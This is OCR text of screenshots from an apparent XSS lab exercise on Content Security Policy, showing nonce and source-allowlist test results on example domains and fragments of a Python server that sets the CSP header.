

Mozilla Firefox
En
9:05 PM
Samy : XSS Lab Site
example32.com:8000/cspte
example68.com:8000/cspte
www.example68.com:8000/csptest.html
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed
Click me


Mozilla Firefox
En
9:06 PM
Samy : XSS Lab Site
example32.com:8000/cspte
example79.com:8000/cspte
www.example79.com:8000/csptest.html
Sublime Text
CSP Test
rect Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me


File Edit Selection Find View Goto Tools Project
10:05 PM
http_server.py
csptest.html
r, BaseHTTPRequestHandler
TPRequestHandler):
urity-Policy',
ample68.com:8000 'nonce-1rA2345' 'nonce-2rB3333' *.example79.com:8000 ")
e', 'text/html')
8000), MyHTTPRequestHandler)
Line 13, Column 74
Spaces: 2
Python


Mozilla Firefox
En
10:07 PM
example32.com:8000/cspte
www.example32.com:8000/csptest.html
Sublime Text
CSP Test
rect Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me


Mozilla Firefox
En
10:08 PM
example32.com:8000/cspte
example79.com:8000/cspte
www.example79.com:8000/csptest.html
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me


Mozilla Firefox
En
10:08 PM
example32.com:8000/cspte
example79.com:8000/cspte
example68.com:8000/cspte
www.example68.com:8000/csptest.html
CSP Test
1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK
Click me